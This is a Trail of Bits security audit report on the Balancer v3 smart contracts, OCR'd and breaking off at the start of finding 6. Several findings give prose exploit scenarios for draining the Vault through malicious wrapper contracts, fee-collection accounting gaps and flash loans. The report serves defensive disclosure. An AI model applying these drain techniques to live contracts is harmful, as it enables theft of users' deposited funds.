

Balancer v3

Security Assessment

October 8, 2024

Prepared for:
Marcus Hardt, Juan Ubeira
Balancer Labs

Prepared by: **Elvis Skoždopolj, Josselin Feist, Bo Henderson, and Michael Colburn**

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at https://github.com/trailofbits/publications, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow @trailofbits on Twitter and explore our public repositories at https://github.com/trailofbits. To engage us directly, visit our "Contact" page at https://www.trailofbits.com/contact, or email us at info@trailofbits.com.

Trail of Bits, Inc.
497 Carroll St., Space 71, Seventh Floor
Brooklyn, NY 11215
https://www.trailofbits.com
info@trailofbits.com

Notices and Remarks

Copyright and Distribution

Test Coverage Disclaimer

All activities undertaken by Trail of Bits in association with this project were performed in accordance with a statement of work and agreed upon project plan.

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test the controls and security properties of software. These techniques augment our manual security review work, but each has its limitations: for example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. Their use is also limited by the time and resource constraints of a project.

Table of Contents

Project Summary

Contact Information

The following project manager was associated with this project:

Mary O'Brien, Project Manager
mary.o'brien@trailofbits.com

The following engineering director was associated with this project:

Josselin Feist, Engineering Director, Blockchain
josselin.feist@trailofbits.com

The following consultants were associated with this project:

Elvis Skoždopolj, Consultant
elvis.skozdopolj@trailofbits.com

Josselin Feist, Consultant
josselin.feist@trailofbits.com

Bo Henderson, Consultant
bo.henderson@trailofbits.com

Michael Colburn, Consultant
michael.colburn@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
August 5, 2024	Pre-project kickoff call
August 9, 2024	Status update meeting #1
August 16, 2024	Delivery of preliminary report draft
August 19, 2024	Preliminary report readout meeting
August 16, 2024	Status update meeting #2
September 24, 2024	Delivery of comprehensive report draft
September 25, 2024	Comprehensive report readout meeting
October 8, 2024	Delivery of comprehensive report

Executive Summary

Engagement Overview

Balancer Labs engaged Trail of Bits to review the security of the Balancer v3 protocol in two phases: first to review the security of the Vault smart contracts, and later to review the security of the Balancer v3 protocol as a whole. Balancer v3 is a new iteration of the Balancer decentralized automated market maker (AMM) protocol. This iteration aims to simplify the architecture of v2 while improving the flexibility and extensibility of the protocol. The core of the protocol is the `Vault` singleton contract, which holds all liquidity deposited to pools and buffers and defines the main logic for performing actions through the protocol. The router contracts act as a user API that uses permit2 to handle approvals, while the pool contracts and corresponding libraries contain the main arithmetic logic for calculating the amounts of tokens that a certain action will return or consume (e.g., `swap`, `addLiquidity`, `removeLiquidity`).

A team of two consultants conducted the initial review from August 5, 2024 to August 16, 2024, for a total of two engineer-weeks of effort; a team of three consultants continued the review from September 9, 2024 to September 20, 2024, for a total of four additional engineer-weeks of effort. Our testing efforts focused on verifying the core logic of the contracts, including: correctness of internal accounting in the `Vault` contracts; precision and rounding issues; reentrancy risks; and risks related to interacting with arbitrary tokens, pools, and wrapper tokens. We reviewed the Router contracts for common solidity pitfalls, issues related to approvals, use of non-standard token implementations, and the use of `permit` and `permit2`. We reviewed the `WeightedMath` and `StableMath` libraries for compatibility with the `BasePoolMath` library, taking into consideration rounding direction and arithmetic errors. We also reviewed the helper contracts and supporting libraries for logical and data handling issues. With full access to source code and documentation, we performed static and dynamic testing of the Balancer v3 contracts, using automated and manual processes.

Observations and Impact

Balancer v3 uses a singleton Vault design to provide more flexibility and extensibility to the protocol. While this reduces the overall complexity of the protocol, it comes with inherent risks that a single protocol vulnerability can drain the entirety of the protocol Total Value Locked (TVL), which is not the case for protocols that hold only a single pool's liquidity per contract. This risk is partially mitigated by using transient accounting to ensure that all debt and credit is settled at the end of a transaction, but is reintroduced via the support for complex buffer actions and the need to hold multiple internal balances, as shown by the three high-severity issues (TOB-BALV3-1, TOB-BALV3-2, TOB-BALV3-6) that would allow anyone to drain the Vault via the buffer mechanism.

The system's design, while not inherently complex, becomes challenging to review due to its reentrant nature, interactions with various arbitrary contracts and tokens, and management of multiple internal balances. Some features could be simplified in order to improve reviewability and reduce the attack surface of the protocol. The buffer mechanism, and the calculation of dynamic rates are examples of such features. The access control mechanism was overly complex during the initial review, but was later improved. In addition to the previously mentioned buffer-related issues, we also identified two low-severity and four informational-severity issues in the buffer logic which demonstrates the complexity introduced by this feature. The arithmetic used is complex and verifying the rounding directions and impact of arithmetic errors via manual review is non-trivial, it would be beneficial to invest in the development of a rigorous stateful fuzzing test suite in order to more easily uncover edge cases where the arithmetic might favor the user over the protocol.

The protocol features extensive documentation with clear explanations and diagrams; however, the documentation around privileged roles and fee collection mechanisms could be improved. While we have not reviewed the testing strategy in-depth, the fact that issue TOB-BALV3-2 should have been caught by testing the normal behavior of the system indicates a need for further testing improvements.

Recommendations

Based on the codebase maturity evaluation and findings identified during the security review, Trail of Bits recommends that Balancer Labs take the following steps:

- **Remediate the findings disclosed in this report.** These findings should be addressed as part of a direct remediation or as part of any refactor that may occur when addressing other recommendations.
- **Improve the testing suite.** Multiple findings outlined in this report could have been caught by unit tests, which indicates that there is room of improvement in the testing suite. Unit tests should verify all expected side-effects of an action, including checking that the Vault balances are correctly updated or preserved.
- **Reduce the code complexity of the buffer mechanism.** The buffer mechanism introduces significant risk and complexity to the system. We recommend that the Balancer team retroactively write a specification for this feature and use it to guide the redesign of the mechanism. Additional guidance for simplifying the access control is provided in appendix C. It is important to note that the Balancer team has already improved the access control and made some improvements to the buffer logic after the initial review.
- **Implement a thorough fuzzing harness.** Given the complexity of the interactions, as well as the arithmetic, using a fuzzer will help to uncover complex issues. For example, fuzzing could easily have found the BPT rate reduction discovered by the

Balancer team. Additionally, fuzzing operations that should be symmetric or equivalent would contribute to discovering new issues.

- **Further investigate arithmetic errors related to the weighted pools, and equivalent and symmetric operations.**

Finding Severities and Categories

The following tables provide the number of findings by severity and category.

EXPOSURE ANALYSIS

Severity	*Count*
High	3
Medium	1
Low	5
Informational	10
Undetermined	2

CATEGORY BREAKDOWN

Category	*Count*
Access Controls	1
Auditing and Logging	1
Data Validation	16
Timing	3

Project Goals

The engagement was scoped to provide a security assessment of the Balancer Labs Balancer v3 Vault. Specifically, we sought to answer the following non-exhaustive list of questions:

- Can the transient accounting be manipulated?
- Can the buffer or pool balances be incorrect?
- Can the reserves of a token be different from the token balance of the Vault outside of intermediate steps?
- Are system functions vulnerable to front-running?
- Can a malicious token, wrapper, rate provider, pool, or any other malicious contract be used to drain the Vault?
- Are the token rates, decimal normalization, and other conversions applied correctly?
- Do calculations consistently round in favor of the protocol?
- Are the fees calculated and collected correctly?
- Does fee collection correctly update internal accounting?
- Can the fees be stolen or permanently lost?
- Are there any risks with using non-standard token implementations?
- Can reentrancy be used to put the system in an invalid state?
- Are any parts of the protocol susceptible to transaction reordering attacks?
- Can Router approvals be misused?
- Will the `Router` and `BatchRouter` functions work correctly with common non-standard token implementations?
- Is it possible to decrease the token rate, for example while nesting pools, in a way that would allow a malicious pool to steal funds from an honest pool?
- Are there any profitable symmetric loops that would allow an attacker to, for example, profit from depositing and then withdrawing liquidity?

Project Targets

The engagement involved a review and testing of the following targets:

Balancer v3 Vault smart contracts (August)

Repository	https://github.com/balancer/balancer-v3-monorepo/tree/main/pkg/vault
Version	`a24ebf0141e9350a42639d8593c1436241deae59`
Type	Solidity
Platform	Ethereum

Balancer v3 smart contracts (September)

Repository	https://github.com/balancer/balancer-v3-monorepo/tree/main/pkg/
Version	`184494da6351fc9daf61b738ea2ed7da63694ee8`
Type	Solidity
Platform	Ethereum

Project Coverage

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches included the following:

- Manual analysis of the codebase and its components:
    - **`Vault` contracts:** We examined the contracts for `delegatecall` vulnerabilities in `VaultExtension` and `VaultAdmin` interactions, access control implementation issues and potential gaps, reentrancy risks (TOB-BALV3-12), and pool and buffer registration and initialization processes (TOB-BALV3-5). Our analysis also focused on security implications of interactions with arbitrary external pools, buffers, and tokens, as well as the accuracy of internal accounting updates. Additionally, we investigated edge cases related to pool and buffer pausability, the recovery mechanism, and transaction reordering risks of various functions (TOB-BALV3-4, TOB-BALV3-11). We paid special attention to the buffer mechanism due to its complexity and associated risks of interacting with arbitrary wrapper contracts (TOB-BALV3-1, TOB-BALV3-2, TOB-BALV3-6).
    - **`ProtocolFeeCollector`:** We reviewed the functions for reentrancy risks, verifying that a fee cannot be collected multiple times and that balances will be updated correctly. We investigated if the fees are correctly bound and if this bound can be bypassed.
    - **`BalancerPoolToken`:** We looked for common ERC20 vulnerabilities and access control issues, verified the unchecked arithmetic, and researched issues related to reentrant event emission through external calls.
    - **Library contracts:** We reviewed the bitwise operations constants and the setters and getters functions. We investigated the calculation and collection of fees (TOB-BALV3-7), looking for edge cases where a fee could be avoided or incorrectly charged.
    - **Pool contracts:** We reviewed the calculations in the `BasePoolMath` contract to check that they match the accompanying formulas in the code comments and to verify that values are rounded up or down as necessary to favor the protocol. We also reviewed the `StableMath` and `WeightedMath` libraries to check that they calculate invariants with correct rounding directions.
    - **Router contracts:** We reviewed the control flow between the `Router`/`BatchRouter` contract and the `Vault` contracts to identify any gaps in access controls or ways for a malicious router to put the vault into an

inconsistent state. We reviewed the `BatchRouter` contract's swap path construction logic to check for any situations that could block swaps unexpectedly or result in more or fewer tokens than they intended.

- **`solidity-utils`:** We reviewed the various contracts in the `solidity-utils` package for logic issues, for incorrect usage by higher-level contracts, as well as issues related to their use of transient storage and inline assembly.

- Static analysis through the use of Slither
- Running the provided test suite and creating proof-of-concept unit tests for high-severity issues
- Modeling the system using `BasePoolMath`, `StableMath`, and `WeightedMath` and creating a fuzzing suite to check if the BPT rate can be reduced by performing proportional operations. See Appendix F for details.

Coverage Limitations

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. The following list outlines the coverage limitations of the engagement and indicates system elements that may warrant further review:

- All contracts in the `pkg/pool-hooks/` directory were considered out of scope for this review.
- We reviewed all contracts in the `pkg/pool-stable/` and `pkg/pool-weighted/` directory to gain context on how `Vault` actions and `BasePoolMath` calculations are performed through the relevant pools; however, we did not review the pool contracts and their factories in depth.
- Contracts in the `pkg/solidity-utils/openzeppelin/`, and `pkg/solidity-utils/solmate/` directories were reviewed only to gain context on the underlying operations and were not reviewed in depth. We reviewed the `pkg/solidity-utils/math/` contracts for adherence to the predefined arithmetic formulas and compatibility with `BasePoolMath`.
- The `BatchRouter` contract received partial coverage during the review since it was considered a lower priority.
- We created the fuzzing harness that tests invariants on a model of the system as a starting point for stateful fuzzing; however, the model may contain errors. We did not fully triage the failing properties during the review; these could benefit from further investigation.

Automated Testing

Trail of Bits uses automated techniques to extensively test software's security properties. We use open-source static analysis and fuzzing utilities, along with tools developed in-house, to perform automated testing of source code and compiled software.

Test Harness Configuration

We used the following tools in the automated testing phase of this project:

Tool	Description	Policy
Slither	A static analyzer platform used to write custom static invariants	Appendix F
Medusa	A cross-platform go-ethereum-based fuzzer providing parallelized fuzz testing of smart contracts, heavily inspired by Echidna	500 million calls with a maximum sequence length of 100. (Appendix F)

Summary of Results

The results of this focused testing are detailed in the tables below. While developing the fuzz harness, we attributed multiple invariant failures to bugs in the testing framework rather than the codebase itself. Due to time constraints, we could not eliminate the possibility that current invariant failures are also due to problems in the test contract. Therefore, all failures have been flagged in the tables below as Further Investigation Required. Invariants for which no failures were detected are marked as Passed.

Note that some invariant failures, particularly in the Token Rate Monotonicity category, are known problems that are currently undergoing investigation.

We also conducted optimization fuzz tests that search for sequences of transactions that maximize token rate decreases and BPT profit during symmetric operations. See appendix F for details.

Stateful Invariants

Token rate monotonicity

ID	Property	Result
BALV3-RATE-1	The result of `computeProportionalAmountsIn` must not lead to the token rate decreasing.	**Further Investigation Required**
BALV3-RATE-2	The result of `computeProportionalAmountsOut` must not lead to the token rate decreasing.	**Further Investigation Required**
BALV3-RATE-3	The result of `computeAddLiquidityUnbalanced` must not lead to the token rate decreasing.	**Passed**
BALV3-RATE-4	The result of `computeAddLiquiditySingleTokenExactOut` must not lead to the token rate decreasing.	**Passed**
BALV3-RATE-5	The result of `computeRemoveLiquiditySingleTokenExactOut` must not lead to the token rate decreasing.	**Passed**
BALV3-RATE-6	The result of `computeRemoveLiquiditySingleTokenExactIn` must not lead to the token rate decreasing.	**Passed**

BPT profit during symmetrical operations

ID	Property	Result
BALV3-PROFIT-1	Less or equal BPT should be minted than burned while adding a single token of liquidity and then removing it.	**Further Investigation Required**
BALV3-PROFIT-2	Less or equal BPT should be minted than burned while removing a single token of liquidity and then adding it back.	**Passed**
BALV3-PROFIT-3	Less or equal BPT should be minted than burned while adding multiple tokens of liquidity and then removing it.	**Further Investigation Required**
BALV3-PROFIT-4	Less or equal BPT should be minted than burned while removing multiple tokens of liquidity and then adding it back.	**Further Investigation Required**

Codebase Maturity Evaluation

Trail of Bits uses a traffic-light protocol to provide each client with a clear understanding of the areas in which its codebase is mature, immature, or underdeveloped. Deficiencies identified here often stem from root causes within the software development life cycle that should be addressed through standardization measures (e.g., the use of common libraries, functions, or frameworks) or training and awareness programs.

Category	Summary	Result
Arithmetic	All instances of unchecked arithmetic are clearly documented and contain validation to prevent underflows. Rounding directions are explicitly set for each operation and are clearly documented. However, the rounding direction for BPT rate calculation should be investigated further due to the error inherent in the pow function. It would be beneficial to fuzz the math libraries more thoroughly, including tests that ensure symmetrical operations (e.g. add then remove liquidity) never accrue profit to the user. This will help identify and resolve rounding and arithmetic errors.	**Moderate**
Auditing	In general, events are properly emitted for most of the state changes and other critical functions. However, we found a few instances (TOB-BALV3-13) where the event was missing. We did not evaluate potential monitoring strategy, nor an incident response plan, and these areas would require additional investigations.	**Further Investigation Required**
Authentication / Access Controls	Overall, the protocol is permissionless and non-upgradeable, allowing anyone to perform the main protocol actions. Strict access control rules are applied to permissioned functions, with a clear separation of roles. The access control implementation was overly complex during the first phase of our review. However, the Balancer team had updated it to reduce the complexity before the second phase of our review began. We have provided some guidance on how to simplify it in appendix C. The use of the `Authorizer` contract allows privileged	**Satisfactory**

	roles to be assigned to specific function IDs. While this improves flexibility it also makes determining the exact entity that is able to call each function more difficult. This could be improved by creating user- and developer-facing documentation describing the various privileged roles and actions inside of the system, and when each action would be taken.	
Complexity Management	Complexity is one of the weak points of the protocol. While the Vault's design originally focused on a simple singleton, the addition of non-essential features to the Vault led to significant growth in complexity. The Vault needs to keep in sync several bookkeeping variables (between the reserve, the pool's balance, and the buffer balance). Moreover the halfway reentrancy locks make it difficult to keep track of the protected external interactions. As a result the risks related to the Vault's complexity are high, and relevant documentation needs to be created to lower the entry cost to understand the Vault. See appendix C for design recommendation.	**Weak**
Decentralization	The protocol is decentralized and aims to be permissionless. The main contracts are not upgradeable. While some privileged actions can impact users, such as changing the global swap and yield fees, these actions do not have an immediate effect on already registered pools and can be opted out of for any new pool. While the contracts can be paused to prevent users from interacting with them, the "recovery mode" activation is permissionless for paused pools in order to allow users to withdraw their liquidity. During the initial review the governance acted as a single point of failure for buffer balances since they could remove the buffer liquidity from any arbitrary user. However, during the subsequent review this issue was addressed. In addition, every pool introduces its own centralization risk. Users must be aware of risks related to malicious pools, or malicious rate providers.	**Satisfactory**

Documentation	The public and audit documentation is extensive and contains a high-level overview of the protocol, information on each feature, user flow diagrams, and developer reasoning behind the creation of certain features. Code documentation is extensive, both in NatSpec and in-line comments. Clearly documenting risks associated with interacting with the protocol, arbitrary pools, arbitrary tokens, and documenting the privileged roles and actions in the system would be beneficial.	**Satisfactory**
Low-Level Manipulation	Many of the contracts in the `pkg/solidity-utils/` directory make use of inline assembly blocks of 1-3 lines. These generally include comments informally describing the functionality or the equivalent Solidity code. These blocks include the "memory-safe" annotation so care must be taken when making any modifications to them to ensure they continue to access memory in a safe manner.	**Satisfactory**
Testing and Verification	The testing suite contains a comprehensive list of unit, fork, and fuzz tests using both Foundry and Hardhat. None of the provided tests failed; however, we discovered multiple issues that could have been caught with better unit tests (TOB-BALV3-2, TOB-BALV3-3, TOB-BALV3-7). The testing suite should be improved by explicitly testing all side effects of each action, as well as testing for common adversarial cases such as providing empty/zero inputs. An invariant check should be added for each test that ensures the Vault balances are still correct. Stateful fuzz tests should be added to test the main math libraries in a model of the system, or end-to-end in the system itself.	**Moderate**
Transaction Ordering	The registration and initialization of pools and buffers as well as the `permitBatchAndCall` function, are vulnerable to front-running (TOB-BALV3-4, TOB-BALV3-11, TOB-BALV3-17). However, the impact of this is minimal. Documentation should be created that clearly outlines front-running risks and mitigations for these cases. Actions performed on pools contain slippage protection parameters, minimizing MEV risks. However, it would be beneficial to add similar protections to the buffers	**Moderate**

	(TOB-BALV3-11)	

Summary of Findings

The table below summarizes the findings of the review, including type and severity details.

ID	Title	Type	Severity
1	Lack of approval reset on buffer allows anyone to drain the Vault	Data Validation	High
2	Lack of reserve updates when collecting fees allows anyone to drain the Vault	Data Validation	High
3	Quote functions should not be payable	Data Validation	Informational
4	Pool registration and initialization can be front-run	Timing	Low
5	Buffer total supply can be reset	Data Validation	Informational
6	Vault can be drained by updating the buffer underlying token	Data Validation	High
7	Yield fees collected when exiting recovery mode will be lost	Data Validation	Medium
8	Risks with non-standard token implementations	Data Validation	Informational
9	Buffer can consider it has liquidity when it has none	Data Validation	Informational
10	Dynamic swap fee is not limited to 100%	Data Validation	Informational
11	Lack of slippage protection on liquidity buffer increase	Timing	Low
12	Reentrancy on pool initialization allows users to re-initialize pools	Data Validation	Undetermined

13	Insufficient event generation	Auditing and Logging	**Informational**
14	Buffer _CONVERT_FACTOR can be avoided by providing unbalanced liquidity	Data Validation	**Low**
15	Buffer wrap and unwrap queries return incorrect results	Data Validation	**Informational**
16	Providing unbalanced liquidity to a buffer can mint more shares due to rounding	Data Validation	**Informational**
17	Permit signatures can be front-run to execute a temporary denial-of-service attack	Timing	**Low**
18	permitBatchAndCall will revert when non-payable functions are called with value	Data Validation	**Informational**
19	BalancerPoolToken permit signatures cannot be revoked	Access Controls	**Informational**
20	Single token liquidity provision and removal will not work on tokens that revert on zero value transfers	Data Validation	**Low**
21	The swap functions allows zero amountIn to be provided	Data Validation	**Undetermined**

Detailed Findings

1. Lack of approval reset on buffer allows anyone to drain the Vault	
Severity: **High**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-1
Target: `Vault.sol`	

Description

The lack of approval reset after the call to `deposit` allows a malicious wrapper contract to steal the Vault's funds.

When wrapping tokens the `_wrapWithBuffer` function allows the wrapped token contract to transfer the underlying tokens through the ERC20's approval mechanism:

```
uint256 amountToDeposit = amountInUnderlying + bufferUnderlyingSurplus;
underlyingToken.forceApprove(address(wrappedToken), amountToDeposit);
// EXACT_IN requires the exact amount of underlying tokens to be deposited, so
deposit is called.
wrappedToken.deposit(amountToDeposit, address(this));
```

Figure 1.1: `Vault.sol#L1169–L1172`

Given that the approval is not reset to zero after the call to `deposit`, a malicious wrapper contract that would do nothing on `deposit` will keep the approved amount. As a result, the wrapper will be able to move the funds once the Vault has been locked, bypassing all the Vault's protection.

Given that anyone can create a buffer pair for any underlying token <> wrapped token pair, an attacker can use this issue to drain all of the Vault's tokens.

Exploit Scenario

- The Vault has $1m worth of DAI.
- Eve creates a malicious wrapped contract to wrap DAI. The contract does nothing on deposit.
- Eve adds initial liquidity to the Vault buffer, and then calls `erc4626BufferWrapOrUnwrap` to wrap the $1m of DAI. Given that the malicious wrapper does nothing on deposit, the ERC20 approval set through `erc4626BufferWrapOrUnwrap` is still present after the end of the call

- The Vault is locked again. Eve uses the approval set during the call to `erc4626BufferWrapOrUnwrap` to steal the DAI

Appendix D contains a unit test triggering this scenario.

Recommendations

Short term, reset the approval to zero after calling `deposit` in `_wrapWithBuffer`

Long term, clearly identify the trust assumptions of external components. Use these assumptions to evaluate all asset/token interactions (transfer and approval) and their safeguards against malicious actors.

2. Lack of reserve updates when collecting fees allows anyone to drain the Vault

Severity: **High**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-2
Target: `Vault.sol`	

Description

The lack of reserve updates when fees are collected allows anyone to drain the Vault.

The accumulated fees for each of the pools are counted as part of the token reserves of the Vault and can be collected by calling the `collectAggregateFees` function. This function is permissionless, allowing anyone to call it, and it withdraws the fees to the `ProtocolFeeController` contract.

```
function collectAggregateFees(address pool) public onlyVaultDelegateCall
nonReentrant withRegisteredPool(pool) {
    IERC20[] memory poolTokens = _vault.getPoolTokens(pool);
    address feeController = address(_protocolFeeController);
    uint256 numTokens = poolTokens.length;

    uint256[] memory totalSwapFees = new uint256[](numTokens);
    uint256[] memory totalYieldFees = new uint256[](numTokens);

    for (uint256 i = 0; i < poolTokens.length; ++i) {
        IERC20 token = poolTokens[i];

        (totalSwapFees[i], totalYieldFees[i]) =
_aggregateFeeAmounts[pool][token].fromPackedBalance();

        if (totalSwapFees[i] > 0 || totalYieldFees[i] > 0) {
            // The ProtocolFeeController will pull tokens from the Vault.
            token.forceApprove(feeController, totalSwapFees[i] + totalYieldFees[i]);

            _aggregateFeeAmounts[pool][token] = 0;
        }
    }

    _protocolFeeController.receiveAggregateFees(pool, totalSwapFees,
totalYieldFees);
}
```

Figure 2.1: VaultAdmin.sol#L273–L295

However, when the fees are collected, the Vault reserves of the tokens are not reduced. This results in the Vault token balance being smaller than the reserves accounting for that token.

This discrepancy can be exploited by calling the `erc4626BufferWrapOrUnwrap` function. This function allows users to wrap and unwrap underlying and ERC4626 share tokens either by using the buffer liquidity or by directly calling functions of the ERC4626 wrapper contract. In the second case, it dynamically deduces the amount of tokens that it needs to credit to the user using the `_updateReservesAfterWrapping` internal function:

```
function _updateReservesAfterWrapping(
    IERC20 underlyingToken,
    IERC20 wrappedToken
) internal returns (uint256 vaultUnderlyingDelta, uint256 vaultWrappedDelta) {
    uint256 vaultUnderlyingBefore = _reservesOf[underlyingToken];
    uint256 vaultUnderlyingAfter = underlyingToken.balanceOf(address(this));
    _reservesOf[underlyingToken] = vaultUnderlyingAfter;

    uint256 vaultWrappedBefore = _reservesOf[wrappedToken];
    uint256 vaultWrappedAfter = wrappedToken.balanceOf(address(this));
    _reservesOf[wrappedToken] = vaultWrappedAfter;

    if (vaultUnderlyingBefore > vaultUnderlyingAfter) {
        // Wrap
        // Since deposit takes underlying tokens from the vault, the actual
underlying tokens deposited is
        // underlyingBefore - underlyingAfter
        // checked against underflow: vaultUnderlyingBefore > vaultUnderlyingAfter
in `if` clause.
        unchecked {
            vaultUnderlyingDelta = vaultUnderlyingBefore - vaultUnderlyingAfter;
        }
        // Since deposit puts wrapped tokens into the vault, the actual wrapped
minted is
        // wrappedAfter - wrappedBefore.
        vaultWrappedDelta = vaultWrappedAfter - vaultWrappedBefore;
    } else {
        // snipped
    }
}
```

Figure 2.2: `Vault.sol#L1367–L1390`

Since `vaultUnderlyingBefore` will exceed `vaultUnderlyingAfter` after the fees have been collected, this will trigger the highlighted branch in figure 2.2, allowing anyone to withdraw the difference by using a malicious wrapper contract. This exploit can be further exacerbated by creating a malicious pool that collects 100% of the fees to the pool creator, allowing a malicious user to generate a large discrepancy in the Vault balance in order to drain the Vault.

Appendix D contains a unit test triggering a simplified scenario.

Exploit Scenario

The Vault has $1m worth of DAI.

1. Eve deploys a malicious pool contract that takes a 100% fee on any action, with all of the fees going to the pool creator.
2. She flash loans $1m worth of DAI and deposits it as liquidity into her pool
3. She swaps DAI for her malicious token, and the pool takes the $1m worth of DAI as a fee. The accounted DAI reserves in the Vault are now $2m DAI.
4. She calls the `collectAggregateFees` function, which transfers the $1m DAI fee to the `ProtocolFeeController`, from which Eve can withdraw the entire amount. The Vault reserves are still $2m DAI, but the actual balance of the Vault is $1m DAI.
5. She deploys a malicious wrapper contract that has DAI as the underlying token.
6. She calls the `erc4626BufferWrapOrUnwrap` function to unwrap $1m DAI. Due to the difference between the Vault DAI reserves and the balance of the Vault, she is credited $1m DAI.
7. She repays the flash loan and keeps the $1m profit. She repeats this for all of the tokens in the Vault.

Recommendations

Short term, update the reserves whenever collecting fees.

Long term, improve the testing suite by ensuring that all expected side-effects of an action are tested. Consider separating the `_updateReservesAfterWrapping` function into two separate functions, one for the `_wrapWithBuffer` operation and one for the `_unwrapWithBuffer` operation.

3. Quote functions should not be payable

Severity: **Informational**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-3
Target: `Vault.sol`, `VaultExtension.sol`	

Description

`VaultExtension.quote` and `VaultExtension.quoteAndRevert` are payable, but they cannot receive Ether due to the restriction on the proxy pattern used.

The fallback function of the Vault is used to forward calls to the `VaultExtension` (and `VaultAdmin`). The function reverts if `msg.value` is non-zero:

```
fallback() external payable override {
    if (msg.value > 0) {
        revert CannotReceiveEth();
    }

    _fallback();
}
```

Figure 3.1: `Vault.sol#L1436–L1442`

Both `VaultExtension.quote` and `VaultExtension.quoteAndRevert` are payable and use `msg.value`:

```
function quote(bytes calldata data) external payable query onlyVaultDelegateCall
returns (bytes memory result) {
    // Forward the incoming call to the original sender of this transaction.
    return (msg.sender).functionCallWithValue(data, msg.value);
}

/// @inheritdoc IVaultExtension
function quoteAndRevert(bytes calldata data) external payable query
onlyVaultDelegateCall {
    // Forward the incoming call to the original sender of this transaction.
    (bool success, bytes memory result) = (msg.sender).call{ value: msg.value
}(data);
```

Figure 3.2: `VaultExtension.sol#L843–L851`

However `msg.value` can only be zero when these functions are executed.

Given that these functions are only callable by off-chain components (due to the `query` modifier), we classified this issue as informational as it can't impact on-chain integration.

Recommendations

Short term, remove the payable attribute on `VaultExtension.quote` and `VaultExtension.quoteAndRevert`, and their usage of `msg.value`.

Long term, create at least one unit test with a non-zero `msg.value` for every function marked as payable.

4. Pool registration and initialization can be front-run	
Severity: **Low**	Difficulty: **Medium**
Type: Timing	Finding ID: TOB-BALV3-4
Target: `Vault.sol`	

Description
The registration and initialization of a pool can be front-run, which could allow an attacker to cause a denial of service or set malicious parameters for a legitimate pool.

Anyone can register and initialize a pool by calling the `registerPool` and `initialize` functions of the `VaultExtension` contract, respectively. A malicious user could, for instance, front-run the registration of a legitimate pool to perform a denial-of-service attack or in hopes of setting malicious parameters that could go unnoticed by the creator of the legitimate pool.

Exploit Scenario
Alice deploys a pool contract and attempts to register it with the Vault. Eve notices this transaction and front-runs it by registering Alice's pool address with malicious parameters. Alice's transaction fails and she must deploy another pool in order to properly register it with the Vault.

Recommendations
Short term, add a function to the required pool interface which can allow a pool to limit which address can register or initialize it. Call this function in the `registerPool` and `initialize` functions.

Long term, create user- and developer-facing documentation that outlines the front-running risks inherent in the system. Create guidelines for pool creators that describe how to correctly implement access control in their pools.

5. Buffer total supply can be reset

Severity: **Informational**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-5
Target: `VaultAdmin.sol`	

Description

The `addLiquidityToBuffer` function can be called multiple times in order to reset the total supply of the buffer.

The `addLiquidityToBuffer` function allows users to initialize a buffer or add liquidity for an already initialized buffer. If the `_bufferAssets` mapping for the `wrappedToken` is zero, the branch in figure 5.1 will be triggered:

```
function addLiquidityToBuffer(
    IERC4626 wrappedToken,
    uint256 amountUnderlying,
    uint256 amountWrapped,
    address sharesOwner
)
    public
    onlyVaultDelegateCall
    onlyWhenUnlocked
    whenVaultBuffersAreNotPaused
    nonReentrant
    returns (uint256 issuedShares)
{
    address underlyingToken = wrappedToken.asset();

    // Amount of shares to issue is the total underlying token that the user is
depositing.
    issuedShares = wrappedToken.convertToAssets(amountWrapped) + amountUnderlying;

    if (_bufferAssets[IERC20(address(wrappedToken))] == address(0)) {
        // Buffer is not initialized yet, so we initialize it.

        // Register asset of wrapper, so it cannot change.
        _bufferAssets[IERC20(address(wrappedToken))] = underlyingToken;

        // Burn MINIMUM_TOTAL_SUPPLY shares, so the buffer can never go back to zero
liquidity
        // (avoids rounding issues with low liquidity).
        _bufferTotalShares[IERC20(wrappedToken)] = _MINIMUM_TOTAL_SUPPLY;
        issuedShares -= _MINIMUM_TOTAL_SUPPLY;
    }
```

Figure 5.1: `VaultAdmin.sol#L415–443`

This will set the `_bufferAssets` mapping for that token and set the `_bufferTotalShares` to the `_MINIMUM_TOTAL_SUPPLY`, which will later be increased by the `issuedShares`.

However, if the `asset` function of the `wrappedToken` returns `address(0)`, this function can be called multiple times. This will cause incorrect `_bufferTotalShares` accounting.

Recommendations

Short term, ensure that the function reverts if the `underlyingToken` is equal to `address(0)`.

Long term, document the usage of default values (e.g., `address(0)`) and ensure that the unit tests call every function that relies on such a variable with the parameter equal to its default value.

6. Vault can be drained by updating the buffer underlying token

Severity: **High**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-6
Target: `Vault.sol`, `VaultAdmin.sol`	

Description

The total liquidity of the Vault can be drained via a malicious buffer by updating the underlying token of that buffer.

